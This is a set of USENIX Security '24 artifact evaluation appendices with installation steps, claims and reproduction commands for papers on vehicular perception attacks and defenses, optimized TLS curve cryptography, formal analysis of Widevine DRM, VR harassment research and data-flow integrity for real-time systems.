



Figure 1: Loss rate of an honest validator after running the experiment for one hour.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: On Data Fabrication in Collaborative Vehicular Perception: Attacks and Countermeasures

Qingzhao Zhang[1], Shuowei Jin[1], Ruiyang Zhu[1], Jiachen Sun[1], Xumiao Zhang[1], Qi Alfred Chen[2], Z. Morley Mao[1,3]
[1]University of Michigan, [2]University of California, Irvine, [3]Google

## A Artifact Appendix

### A.1 Abstract

Collaborative perception enhances the sensing capability of connected and autonomous vehicles (CAVs) and also brings forth potential security risks. CAVs' driving decisions rely on remote untrusted data, making them susceptible to attacks carried out by malicious participants in the collaborative perception system. To understand the impact of the vulnerability, we break the ground by proposing various real-time data fabrication attacks in which the attacker delivers crafted malicious data to victims in order to perturb their perception results. To mitigate the vulnerability, we present a systematic anomaly detection approach that enables benign vehicles to jointly reveal malicious fabrication.

The artifact we provided implements the proposed attacks and mitigation. It demonstrates that our attacks achieve a high success rate of over 86% on high-fidelity simulated scenarios. Our mitigation successfully detects attacks with a false positive rate of 3% in simulated scenarios. The artifact also implements variants of attacks that support the ablation study.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact has no security, privacy, or ethical concerns. The artifact runs in a local Python virtual environment and has no access to harm the system. Datasets or tools the artifact uses are completely open and legal. No extra security measures need to be done during the execution of the artifact.

#### A.2.2 How to access

The artifact is published on an open Github repository. The reviewers can access the artifact through the stable URL `https://github.com/zqzqz/AdvCollaborativePerception/tree/8a6a93b15db5fa43f35bad37e790883107f3bfdc`. The artifact also uses datasets that can be download from Google Drive links. The Github repository involves steps to download all datasets.

#### A.2.3 Hardware dependencies

The artifact execution requires CPU and GPU hardware. We recommend to run the artifact on a desktop CPU with at least 4 GB RAM and a Nvidia GPU with at least 4 GB RAM. We tested the artifact on RTX 2080 Ti. The artifact also require at least 40 GB of regular storage. We rely on reviewers to prepare the hardware setup.

#### A.2.4 Software dependencies

The artifact runs on Linux operating system (with Bash shell program). It requires the Python package manager Conda, which can be downloaded and installed following the webpage `https://conda.io/projects/conda/en/latest/user-guide/install/index.html`.

The artifact needs C++ compiling tools. For instance, `apt-get install build-essential` for Ubuntu OS.

#### A.2.5 Benchmarks

The artifact requires dataset OPV2V, a few pre-trained models, and some necessary meta files. All files are hosted on Google Drives. The steps of preparing the data is included in the script scripts/download.sh. Required data includes:

- test.zip Test data of OPV2V dataset.
- model_experiment.zip: Pre-trained models.
- data_experiment.zip: Meta files work along with OPV2V.

### A.3 Set-up

#### A.3.1 Installation

First of all, the user needs to install and configure conda as mentioned in Appendix A.2.4. Download the artifact repository by `git clone -recursive https://github.com/zqzqz/AdvCollaborativePerception.git`. In the folder of the repository, execute `bash scripts/setup.sh`, which sets up the Python environment and installs dependencies. In the folder of the repository, execute `bash scripts/download.sh` to download data files.

If the user chooses to set up the environment manually, here are the separated steps:

• Initialize conda environment: `conda env create -name advCP -file environment.yml` and activate the environment.
• Install PyTorch and CUDA: `conda install -y pytorch==1.9.1 torchvision==0.10.1 cudatoolkit=10.2 -c pytorch`
• Download data from Google Drives, as detailed in the script `scripts/download.sh`.
• Compile and install several CUDA operators, under `mvp/perception/cuda_op`, `third_party/OpenCOOD/opencood/utils/`, and `third_party/OpenCOOD/opencood/pcdet_utils`, as detailed in the script `scripts/setup.sh`.

#### A.3.2 Basic Test

The user could execute all Python files in the folder `test` to verify the installation.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** The proposed attacks can achieve considerably high success rate on dataset OPV2V, as indicated in Table 3 of the paper. This is proven by the experiment (E1).
**(C2):** Design elements of the proposed attacks are useful according to an ablation study, and the attack variants achieve identical results as claimed in Table 4 of the paper. This is proven by the experiment (E1).
**(C3):** The proposed mitigation achieves identical performance as claimed in Table 3 of the paper. This is proven by the experiment (E2).

#### A.4.2 Experiments

**(E1):** *[Experiment of attacks] [10 human-minutes + 24 compute-hour + 40GB disk]*
**Preparation:** The installation steps are described in Appendix A.3.1
**Execution:** After the installation steps and the activation of the conda virtual environment (`conda activate advCP`), execute `python scripts/evaluate.py`. If the script execution is interrupted, the user could restart the same script to resume. The script also executes the experiment (E2). By default, the script records log outputs to `result/evaluate.log`.
**Results:** Parse the log of the script execution by `cat result/evaluate.log | grep "Evaluation of attack"`. The parsed result lists the success rate and IoU/score on the targeted region of each attack setting, which should match Table 4 of the paper to prove the claim (C2). Attack results in Table 3 is a subset of Table 4 thus this experiment will also prove the claim (C1).

**(E2):** *[Experiment of the mitigation] [10 human-minutes + 24 compute-hour + 40GB disk]*
**Preparation:** The same as the experiment (E1).
**Execution:** The same as the experiment (E1).
**Results:** Parse the log of the script execution by `cat result/evaluate.log | grep "Evaluation of defense"`. The parsed result lists TPR/FPR and AUC scores of each defense setting, which should match Table 3 of the paper to prove the claim (C3). The user can also find drawn ROC curves under the folder `result`, which should match Figure 14 in the paper.

### A.5 Notes on Reusability

The artifact is under active development. We note that the artifact mainly reproduces results of proposed attacks, the mitigation, and the ablation study. It has not included various results in the section of "impacting factors", the real-world case studies, and baselines from previous work in the paper. We aim to involve reproduction of more results and improve the compatibility to diverse versions of dependencies in the future.

### A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: ENG25519: Faster TLS 1.3 handshake using optimized X25519 and Ed25519

Jipeng Zhang[1]
[1]CCST, Nanjing University of Aeronautics and Astronautics
jp-zhang@outlook.com

## A Artifact Appendix

### A.1 Abstract

The artifact comprises three parts of source code, each corresponding to a separate folder. The first part (i.e. `Crypto/` folder) focuses solely on optimized implementations of cryptographic algorithms. The second part (i.e. `ENG25519/` folder) involves an OpenSSL ENGINE called ENG25519 and encompasses end-to-end experiments, including TLS 1.3 handshake and DNS over TLS (DoT). The third part (i.e. `Verify/` folder) involves the utilization of the CryptoLine toolchain for formal verification of our finite field implementations, ensuring correctness and robustness of the implementations. We provide README documents in each sub-project, primarily referencing these README documents to describe the replication steps.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

All implementations will not cause harm to your computer.

#### A.2.2 How to access

The code is available at https://github.com/Ji-Peng/eng25519_artifact/tree/usenix_security2024.

#### A.2.3 Hardware dependencies

The essential requirement for executing our experiments is support for the AVX-512IFMA instruction set. See CPUs with AVX-512 for more details.

The machines for our benchmarks are obtained from Alibaba Cloud. The details of the machine are as follows.

- Family: Compute Optimized Type c7.
- Instance Type: ecs.c7.2xlarge.
- vCPUs: 8 vCPUs.
- Memory: 16 GiB.
- Internal Network Bandwidth: Up to 10 Gbps.
- Physical Processor: Intel Xeon (Ice Lake) Platinum 8369B.

If you just want to reproduce the experimental results of the cryptographic performance part of the paper, one machine is enough. If you want to reproduce the experimental results of the DoT (DNS over TLS) part of the paper as accurately as possible, you should rent two machines in an internal network. When you purchase two machines on Alibaba Cloud at the same time, they are often in an internal network.

**Potential impacts due to hardware variations** Running experiments on different CPU models may yield varying performance results; for example, you may observe different CPU cycle consumption of a cryptographic primitive. For similar results, it's advisable to choose CPUs that are the same or similar. For our end-to-end experiments, communication between the client and server occurs over an internal network. If in your setup, the communication path between the client and server is longer, this may also lead to different outcomes.

#### A.2.4 Software dependencies

- Linux (Ubuntu 20.04 in our case)
- OpenSSL 1.1.1q

We provide installation steps for OpenSSL in each sub-project. Please note that OpenSSL does not need to be reinstalled; it only needs to be executed once.

#### A.2.5 Benchmarks

Our experiments do not rely on any data. The raw data obtained from our end-to-end experiments is available in the folder ENG25519/eng25519-results.

## A.3 Set-up

### A.3.1 Installation

For reproducing the performance results of cryptographic optimizations (i.e. `Crypto/` folder), the main dependency is OpenSSL. To replicate the results of end-to-end experiments (i.e. `ENG25519/` folder), dependencies include OpenSSL, unbound, tls_timer, and dot_timer. For the formal verification of our finite field implementations (i.e. `Verify/` folder), the primary dependency is the CryptoLine toolchain. Detailed installation instructions for these dependencies are provided in the corresponding README files in their respective folders.

### A.3.2 Basic Test

Specific instructions for running the tests are also provided in detail in the README files in the corresponding folders.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Table 2 compares our X25519 implementation with others. The throughput (executions per second) of our implementation is 12.01 times that of OpenSSL X25519-KeyGen. Table 3 provides a comparison of various Ed25519 implementations. Ed25519-Sign and Ed25519-Verify achieve 3.79 and 3.33 times higher throughput than OpenSSL, respectively. We also give the corresponding fixed-point scalar multiplication comparison in Table 4, showing that the throughput of our optimized fixed-point multiplication is 8.06 times and 1.67 times that of OpenSSL and Faz-Hernández et al., respectively. This is proven by the experiment (E1).

**(C2):** As shown in Figure 3a, the proposed ENG25519 setting (1,707 #connections/second) enables 25% and 35% more handshakes per second than X25519 (1,366) and P256 (1,260), respectively. For the end-to-end experiment targeting DoT queries, our ENG25519 outperforms all other configurations, as illustrated in Figure 3b. Regarding peak throughput for DoT servers, our ENG25519 configuration achieved a significant improvement, achieving 290,315 #queries/min, which represents a 41% and 24% increase over P256 (206,275) and X25519 (234,875), respectively. This is proven by the experiment (E2).

**(C3):** We utilize a semi-automatic formal verification tool, CryptoLine, to provide mathematical guarantee of the correctness of our finite field implementations. This is proven by the experiment (E3).

### A.4.2 Experiments

**(E1):** *The performance of our optimized cryptographic implementations (i.e. Crypto/ folder) (0.5 human-hour + 0.2 compute-hour)*
**How to:** Table 2 and Table 3 in the paper provide comparisons between our work and OpenSSL, Faz-H et al., Hisil et al., Nath et al., and Cheng et al. The project under the `Crypto/Curve25519\_AVX512IFMA` path can reproduce the performance of OpenSSL and our work; please refer directly to the README file in that directory. The project under the `Crypto/Hisil\_AVX512` path can reproduce the performance of Hisil et al.; please refer directly to the README file in that directory. For the other three works, we provide links to their projects in the README file at the top-level directory; please refer directly to their projects to reproduce their performance.

**(E2):** *End-to-end experiments of TLS handshakes and DoT queries (i.e. ENG25519/ folder) (1 human-hour + 28 compute-hour)*
**How to:** This experiment primarily refers to the README file under the `ENG25519/eng25519` path. In this README, we also reference the `ENG25519/DoT_timer` project and the `unbound` project. The main reason for the time-consuming nature of this experiment is that end-to-end experiments require running for extended periods to collect experimental data. The most complex and time-consuming aspect is the reproduction of DoT query peak throughput. We provide some scripts to automate this time-consuming process; however, it's essential to note that adjustments according to your configuration are necessary before using them. For more detailed information, please refer to the README file under the `ENG25519/eng25519` path.

**(E3):** *Formal verification of our finite field implementations (i.e. Verify/ folder) (0.5 human-hour + 0.5 compute-hour)*
**How to:** This experiment primarily refers to the README file under the `Verify/` path. The main step is to install the CryptoLine toolchain.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Formal Security Analysis of Widevine through the W3C EME Standard

Stéphanie Delaune
Univ Rennes, CNRS, IRISA, France

Joseph Lallemand
Univ Rennes, CNRS, IRISA, France

Gwendal Patat
Fraunhofer SIT | ATHENE, Germany

Florian Roudot
Univ Rennes, CNRS, IRISA, France

Mohamed Sabt
Univ Rennes, CNRS, IRISA, France

## A Artifact Appendix

This artifact appendix describes the experiments and case studies conducted in the research paper *Formal Security Analysis of Widevine through the W3C EME Standard*.

### A.1 Abstract

Streaming services such as Netflix, Amazon Prime Video, or Disney+ rely on the widespread EME standard to deliver their content to end users on all major web browsers. While providing an abstraction layer to the underlying DRM protocols of each device, the security of this API has never been formally studied. One of the core objectives of this research is to provide a formal security analysis of Widevine, the most deployed DRM instantiating EME.

Relying on TAMARIN, we study two variants of the Widevine DRM system. Our investigation highlights a vulnerability that could allow for unlimited media consumption. Additionally, we present a fix suitable for both mobile and desktop platforms, and formally prove it secure using TAMARIN.

We provide means to reproduce all the proofs and analyses we performed using the TAMARIN prover. We study both the Android version of Widevine (where the renewal request contains a so-called Key Control Block – KCB), and the desktop version (where it does not). For each version, we consider both the actual protocol and the fixed version which includes the mitigation we propose. Altogether, we thus present four protocol models as the artifact for our paper.

### A.2 Description & Requirements

#### A.2.1 Security, Privacy, and Ethical Concerns

Executing the models provided as artifact does not present any security or ethical risks. The vulnerability we found has been responsibly disclosed to Widevine and the W3C, as discussed in the paper.

#### A.2.2 How to Access

Our artifact is available in a public GitHub repository, with detailed instructions to replicate the experiments discussed in the original paper. https://github.com/Avalonswanderer/eme_widevine_formal_verification/releases/tag/v1.1.

#### A.2.3 Hardware Dependencies

Running our artifact does not require any specific hardware. We used a fairly standard laptop (2.30GHz Intel Core i7-1068NG7 CPU, 16GB of RAM), and were able to verify all our models in a few minutes.

#### A.2.4 Software dependencies

Our artifact relies on the following dependencies:

- The TAMARIN Prover[1]. We used version 1.8.0, which is the latest release at the time of writing. TAMARIN itself depends on Haskell-stack[2], GraphViz[3], and Maude[4] (versions 2.7.1 to 3.3.1 are recommended by TAMARIN). Installation instructions for TAMARIN and its dependencies can be found at https://tamarin-prover.com/manual/master/book/002_installation.html. Note that TAMARIN runs natively on Linux or macOS, but not on Windows systems (WSL may be used there).
- Python3[5], which can be installed from most package managers or manually. We used version 3.12, but any relatively recent version should work as well.

[1] https://tamarin-prover.com/
[2] https://github.com/commercialhaskell/stack
[3] https://www.graphviz.org
[4] https://github.com/maude-lang/Maude
[5] https://www.python.org/downloads/

### A.2.5 Benchmarks

None.

## A.3 Setup

### A.3.1 Installation

1. Install TAMARIN (and its dependencies), either with a package manager, by manually downloading the binaries, or by compiling it from sources. Instructions are provided at https://tamarin-prover.com/manual/master/book/002_installation.html.
2. Install Python3.
3. Retrieve the files from our repository.

### A.3.2 Basic Test

To check that TAMARIN is properly installed, run

```
$ tamarin-prover test
```

You should see a diagnostic message, ensuring that

- Maude is correctly installed;
- GraphViz is correctly installed;
- unification works properly.

It should conclude with:

```
All tests successful.
The tamarin-prover should work as intended.

          :-) happy proving (-:
```

## A.4 Evaluation Workflow

Our repository contains a `README` file and four subfolders: `WithKCB`, `WithoutKCB`, `FixWithKCB`, and `FixWithoutKCB`. These four folders correspond to the four models we developed, to analyze the Android version (`WithKCB`), the desktop version (`WithoutKCB`), and the mitigation we proposed for both versions (`FixWithKCB` and `FixWithoutKCB`).

For the security analysis, we consider 7 security goals that are explained in the paper. In a nutshell, they are:

**Goal 1:** Confidentiality of the decryption key.

**Goal 2:** Integrity and authenticity of initial licenses.

**Goal 3:** Freshness of initial licenses.

**Goal 4:** Enforcing expiration time of initial licenses.

**Goal 5:** Integrity and authenticity of renewal licenses.

**Goal 6:** Freshness of renewal licenses.

**Goal 7:** Enforcing expiration time of renewal licenses.

In addition, we prove an "executability lemma", as a form of sanity check. This lemma expresses the fact that the normal intended protocol flow can be executed. Its purpose is to ascertain that our models are correct.

We also consider an extra security goal, expressing that the license policies are respected, *i.e.* that the CDM can load a renewal license only if it is authorized by the policy. This goal cannot be stated at the EME level (the API studied in this paper), as policies are not part of EME. Nevertheless, we still include this extra goal, which we call **Goal 8**, for the specific case of Widevine.

### A.4.1 Major Claims

Our findings are summarized in Table 1. Most of the proofs required some intermediate lemmas in order to conclude. These proofs have been obtained at first using the interactive mode of TAMARIN. However, for reproducibility purposes, we then automated them, relying on the oracle mechanism available in TAMARIN. The experiments below can therefore be run non-interactively from the command line.

| KCB | without fix | | with fix | |
|---|---|---|---|---|
| | with | without | with | without |
| Goal 1 | ✓ | ✓ | ✓ | ✓ |
| Goal 2 | ✓ | ✓ | ✓ | ✓ |
| Goal 3 | ✓ | ✓ | ✓ | ✓ |
| Goal 4 | ✓ | ✓ | ✓ | ✓ |
| Goal 5 | ✗ | ✗ | ✓ | ✓ |
| Goal 6 | ✓ | ✓ | ✓ | ✓ |
| Goal 7 | ✗ | ✗ | ✓ | ✓ |
| Goal 8 | ✗ | ✗ | ✓ | ✓ |

Table 1: Summary of our results.

Goals marked with ✓ in the table are satisfied, and are proved automatically by TAMARIN in the respective files. Goals against which we found attacks are marked ✗ in the table (see the paper for a description of the attacks). In fact, we used TAMARIN to discover the attack on **Goal 5**, and stored the attack trace in each corresponding TAMARIN file for reproducibility. The goals in a shaded box in the table are broken as well as a consequence of the attack on **Goal 5**. We did not use TAMARIN to derive the same attack again for each of them, and thus the corresponding files do not contain any proof or attack for these goals.

### A.4.2 Experiments

All our experiments were performed on a standard laptop, as mentioned earlier. The verification time varies depending on the model, and the goals we are trying to establish. The easiest lemmas are proved in a few seconds, whereas the most difficult ones require around 4 minutes.

Below, we explain the different types of experiments, as well as the results that are expected when running them.

**(E1):** Proving **Goal 1** in TAMARIN.
**Preparation:** Go to the folder containing the model for which you want to establish **Goal 1**.
**Execution:** Run the command given in the `README` file, and recalled below:

```
tamarin-prover --prove
  --derivcheck-timeout=0
  --heuristic=O
  --oraclename='widevine.oracle'
  widevine.spthy -DSecrecy -DGoal1
```

**Results:** After execution, you should obtain a summary stating that `ContentKeySecrecy`, *i.e.* **Goal 1**, (and actually all required intermediate lemmas) are verified.

```
==============================================
summary of summaries:
analyzed: widevine.spthy
processing time: 9.16s

OTT2 (all-traces): verified (6 steps)
...
contentKeySecrecy (all-traces): verified (2 steps)
==============================================
```

**(E2):** Proving **Goal 2**, **Goal 3**, and **Goal 4** in TAMARIN.
**Preparation:** Go to the folder containing the model for which you want to establish **Goals 2**, **3**, and **4**.
**Execution:** Run the command given in the `README` file, and recalled below:

```
tamarin-prover --prove
  --derivcheck-timeout=0
  --heuristic=O
  --oraclename='widevine.oracle'
  widevine.spthy -DSecrecy -DGoalInitialPart
```

**Results:** After execution, you should obtain a summary stating that all these goals, as well as the required intermediate lemmas, are verified. The correspondence between goals and lemmas is as follows:

- **Goal 2**: `OTTLicenseResponseBeforeLoad`
- **Goal 3**: `LoadRespUnique`
- **Goal 4**: `UseAuthorised`

```
==============================================
summary of summaries:
analyzed: widevine.spthy
processing time: 9.96s

OTT2 (all-traces): verified (6 steps)
...
UseAuthorised (all-traces): verified (4 steps)
==============================================
```

**(E3):** Proving **Goal 6** (on all models), as well as **Goals 5**, **7**, and **8** on the fixed versions is similar:

```
tamarin-prover --prove
  --derivcheck-timeout=0
  --heuristic=O
  --oraclename='widevine.oracle'
  widevine.spthy -DSecrecy -DGoal6
tamarin-prover --prove
  --derivcheck-timeout=0 --heuristic=O
  --oraclename='widevine.oracle'
 widevine.spthy -DSecrecy -DGoal578
```

The correspondence between goals and lemmas is as follows:

- **Goal 5**: `OTTRefreshResponseBeforeLoadRefresh`
- **Goal 6**: `LoadRefreshRespUnique`
- **Goal 7**: `UseAuthorised`
- **Goal 8**: `LoadRefreshOnlyIfRenewable`

The runtime is slightly longer for these experiments. TAMARIN should still conclude within a few minutes.

**(E4):** For **Goal 5**, which does not hold in the models `WithoutKCB` and `WithKCB`, the attack trace has been stored in the corresponding file, and can be replayed[6]
**Preparation:** Go to the folder containing the model for which you want to establish that **Goal 5** fails.
**Execution:** Run the command given in the `README` file, and recalled below:

```
tamarin-prover
   --derivcheck-timeout=0
   --heuristic=O
    --oraclename='widevine.oracle'
    widevine.spthy -DSecrecy -DGoal578
```

**Results:** After execution, you should obtain a summary stating that **Goal 5**, which is to say lemma `OTTRefreshResponseBeforeLoadRefresh`, is falsified, and that an attack trace has been found. All the other lemmas are marked "analysis incomplete" as we did *not* ask TAMARIN to prove them (note that the `--prove` option is not part of the command).

```
==============================================
summary of summaries:
analyzed: widevine.spthy
processing time: 13.28s
...
OTTRefreshResponseBeforeLoadRefresh (all-traces):
     falsified - found trace (77 steps)
...
==============================================
```

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[6] The proof scripts are not complete and contain some by sorry instructions. This is normal as there is an attack, and thus this goal can not be proved.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: Enabling Developers, Protecting Users: Investigating Harassment and Safety in VR

Abhinaya S.B.
North Carolina State University
asrivid@ncsu.edu

Aafaq Sabir
North Carolina State University
asabir2@ncsu.edu

Anupam Das
North Carolina State University
anupam.das@ncsu.edu

## A Artifact Appendix

### A.1 Abstract

Our paper describes a multi-perspective interview-based study outlining the usability challenges with safety controls and reporting mechanisms in Virtual Reality (VR) applications (Study-I), as well as VR developers' challenges designing and deploying these safety measures (Study-II). To support our paper and make it more useful for researchers, and stakeholders in the VR community, we provide all the necessary study materials available in an online repository. The repository includes the recruitment materials (flyer), screening survey (including the consent form), interview protocol, post-interview compensation survey, and codebook for both Study-I and Study-II. It also contains a demographics survey and a document containing mental health resources, specific to Study-I. Additionally, the repository also contains a README file.

### A.2 Description & Requirements

In this section, we provide the descriptions of all the applicable subsections for our use case (i.e., "artifacts available" badge).

#### A.2.1 Security, privacy, and ethical concerns

The data we provide is not harmful to viewers. All data we provide has been anonymized to protect our participants' privacy.

#### A.2.2 How to access

Our artifact can be accessed using the following URL: https://doi.org/10.17605/osf.io/c7fks. The complete set of study artifacts can be downloaded as a .zip file through the provided link. The study artifact repository is hosted through Open Science Framework (OSF), a free and open platform that promotes collaborative research.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

None.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

Our artifacts can be downloaded as a .zip file from the URL provided in Section A.2.2. The file contains the following files:

1. **README.md** This .md file contains a list of and description for all the provided resources.
2. **study_I/user_research_flyer.pdf** This .pdf file contains the flyer we circulated in online forums to recruit VR users for Study-I.
3. **study_I/user_consent_form.pdf** This .pdf file contains the consent form for Study-I whose text is incorporated in the screening survey for Study-I, and shared as a document before the start of the interview in Study-I.
4. **study_I/user_screening_survey.pdf** This .pdf file contains the screening survey for Study-I.
5. **study_I/Study_I_Interview_Protocol.pdf** This .pdf file contains the interview protocol for Study-I.
6. **study_I/user_demographics_survey.pdf** This .pdf file contains the survey to collect demographic information at the start of the interview in Study-I.

7. **study_I/post_interview_survey.pdf** This .pdf file contains the survey used to collect details (name, address) if the participant wants to be compensated (details required by the University's accounting office) for Study-I.
8. **study_I/mental_health_resources.pdf** This .pdf file contains links and contacts to mental health resources, shared with participants after the interview in Study-I.
9. **study_I/Codebook_study_I.xlsx** This .xlsx file contains the high level themes, sub themes, and codes that emerged from the interviews in Study-I.
10. **study_II/dev_research_flyer.pdf** This .pdf file contains the flyer we circulated in online forums to recruit VR developers for Study-II.
11. **study_II/dev_consent_form.pdf** This .pdf file contains the consent form for Study-II whose text is incorporated in the screening survey for Study-II, and shared as a document before the start of the interview in Study-II.
12. **study_II/dev_screening_survey.pdf** This .pdf file contains the screening survey for Study-II.
13. **study_II/Study_II_Interview_Protocol.pdf** This .pdf file contains the interview protocol for Study-II.
14. **study_II/post_interview_survey.pdf** This .pdf file contains the survey used to collect details (name, address) if the participant wants to be compensated (details required by the University's accounting office) for Study-II.
15. **study_II/Codebook_study_II.xlsx** This .xlsx file contains the high level themes, sub themes, and codes that emerged from the interviews in Study-II.

#### A.3.1 Installation

None.

#### A.3.2 Basic Test

None.

### A.4 Notes on Reusability

To replicate Study-I, we suggest incorporating some form of identity checking to prevent imposter participants, as discussed in the paper. When replicating the interviews for both Study-I and Study-II, we suggest using our interview protocol document as a template.

### A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Opportunistic Data Flow Integrity for Real-time Cyber-physical Systems Using Worst Case Execution Time Reservation

Yujie Wang, Ao Li, Jinwen Wang, Sanjoy Baruah, Ning Zhang
Washington University in St. Louis

## A Artifact Appendix

### A.1 Abstract

OP-DFI is a security primitive designed to deploy Data-flow Integrity (DFI) into real-time systems with minimal impact on Worst-case Execution Time (WCET). OP-DFI leverages system reservation to enforce data flow integrity within the software, addressing the challenge of slack estimation and runtime policy swapping to opportunistically utilize extra time within the system. Our artifact includes the program analysis and software instrumentation tools, complete with end-to-end examples for demonstration. To utilize OP-DFI, a user needs to input the source code of the software being tested along with the timing analysis result of the hardware platform derived from WCET analysis tools. The expected outputs include the estimated slack and the security protection provided. To streamline the artifact evaluation (AE) process, we provide a pre-configured virtual machine (VM) with all necessary dependencies installed. For added convenience, remote VM access is available through TeamViewer.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Conducting the AE for OP-DFI does not raise any security, privacy, or ethical concerns. All programs and data are securely stored within a VM that is hosted on a remote server, and the AE activities are carried out inside this VM. This setup ensures that the AE process is isolated and avoids interaction with the reviewer's personal or sensitive code/data.

#### A.2.2 How to access

We have made the source code publicly available on GitHub: **Source code.** https://github.com/WUSTL-CSPL/OP-DFI/tree/00edcc646099516f9014bbae67f4050ea1b793e0

#### A.2.3 Hardware dependencies

To assess our artifacts, please ensure that your host system maintains a stable network connection to access the remote VM via TeamViewer. Our VM is equipped with an Intel i5-8400 4-Core Processor and 22GB of RAM. For an easy demonstration, the final ARM program is executed in QEMU within the VM.

#### A.2.4 Software dependencies

OP-DFI is developed on Ubuntu 22.04.3 LTS primarily using:

- KLEE: https://github.com/klee/klee , commit fc83f06b17221bf5ef20e30d9da1ccff927beb17).
- SVF: https://github.com/SVF-tools/SVF , commit 06920202d216e003efcac1469fc78b12904cd2c6).
- LLVM: https://github.com/llvm/llvm-project , commit 75e33f71c2dae584b13a7d1186ae0a038ba98838).

The main slack estimator tool was developed based on KLEE. The data-flow analysis was developed based on SVF. The code runtime switches and software instrumentation were developed based on LLVM. All other helper scripts were written in Python and Shell Script.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

**Note: Reviewers can skip this section.** We provide a fully configured remote VM to simplify the artifact evaluation process, accessible through TeamViewer. As a result, the only setup required is installing TeamViewer; no additional test environment is needed. This section is provided solely to document our VM setup process.

#### A.3.1 Installation (Optional)

Please do not re-install the environment on the given VM. Please setup environment only on a fresh VM.
**Directory Setup:** The running script assumes the VM has the following file directory.

```
$ git clone \
https://github.com/WUSTL-CSPL/OP-DFI ~/
$ mv ~/OP-DFI ~/opdfi
$ mkdir ~/toolchain && cd ~/toolchain
$ mkdir klee && mkdir SVF \
&& mkdir llvm-project
```

Then, clone the corresponding commit version of KLEE, SVF, and LLVM listed in Section A.2.4 under directory "~/toolchain". Then, apply patches located in "~/opdfi/KLEE_patch", "~/opdfi/SVF_patch", "~/opdfi/LLVM_patch" to "~/toolchain/klee", "~/toolchain/SVF", and "~/toolchain/llvm-project" respectively.

```
$ cd ~/toolchain/klee
$ git apply ~/opdfi/KLEE_patch/*
$ cd ~/toolchain/SVF
$ git apply ~/opdfi/SVF_patch/*
$ cd ~/toolchain/llvm-project
$ git apply ~/opdfi/LLVM_patch/*
```

Finally. compile them following guidance of the official repository of *klee* (https://github.com/klee/klee), *SVF* (https://github.com/SVF-tools/SVF) and *LLVM* (https://github.com/llvm/llvm-project) respectively. To ease the compilation process, the major steps for building them can be found in the directory "~/opdfi/build_scripts/", with the following scripts: `build_klee.sh`, `build_svf.sh`, and `build_llvm.sh`.

**Environment Setup:** After installation, setup the corresponding environmental variables by copying following command into "~/.bashrc".

```
export LLVM_DIR=~/toolchain/llvm-project/\
build
export KLEE_DIR=~/toolchain/klee/build
export SVF_DIR=~/toolchain/SVF
export KLEE_INC=$KLEE_DIR/../include
export PATH="$LLVM_DIR/bin:\
$KLEE_DIR/bin:$PATH"
export opdfi=/home/opdfi/opdfi
```

### A.3.2 Basic Test

The successful setup of a KLEE environment can be verified with the following commands:

```
$ klee --version
```

To check the installation of SVF, execute:

```
$ $SVF_DIR/Release-build/bin/wpa --version
```

To check the installation of LLVM, execute:

```
$ clang -v
```

If the final outputs do not indicate any errors, it can be concluded that these dependencies are installed properly.

Table 1: Code structure.

| Major Claim | Functionality | Code | Results |
|---|---|---|---|
| C1 | slack constraint collection and processing | klee: lib/* slack_estimation/* | ~/opdfi/test/ compile_results/* |
| | code version generation | llvm: code_version_generation/* SVF: dependency_analysis/* | |
| C2 | runtime slack estimation | slack_estimation/* | ~/opdfi/test/ runtime_results/* |
| | runtime code switching | code_switch/* | |

```
1: if(len>MAX_DATAFRAME_LEN){//WCEP constraint, len>96
2:     len=MAX_DATAFRAME_LEN;
3:     handle_error_input();  }//a long time operation that can cause WCET
compile_results/slack_constraints/9.single_constraint: (bvslt (_ bv96 32)..)
compile_results/slack_estimate_policy: 0% { 0:0 1:0 2:1 3:0 9:1 }
```

Figure 1: Slack constraint example.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** At compile time, OP-DFI can offline collect and prepare path constraints for later runtime slack estimation. In addition, OP-DFI can generate multiple code versions that provide different levels of security protection for different slack scenarios.

**(C2):** At runtime, OP-DFI can runtime compute slack and perform runtime switching to different code version to provide different level of protection under the computed slack.

### A.4.2 Experiments

The implementation code for each major claim is shown in Table 1, with details illustrated as follows.

**(E1):** *[Offline Slack Constraint Collection and Code Version Generation] [1 human-minutes + 2 compute-minutes]:*

**How to:** Conduct symbolic execution on program source code. The symbolic execution tool, modified based on KLEE, can automatically collect and process path constraints.

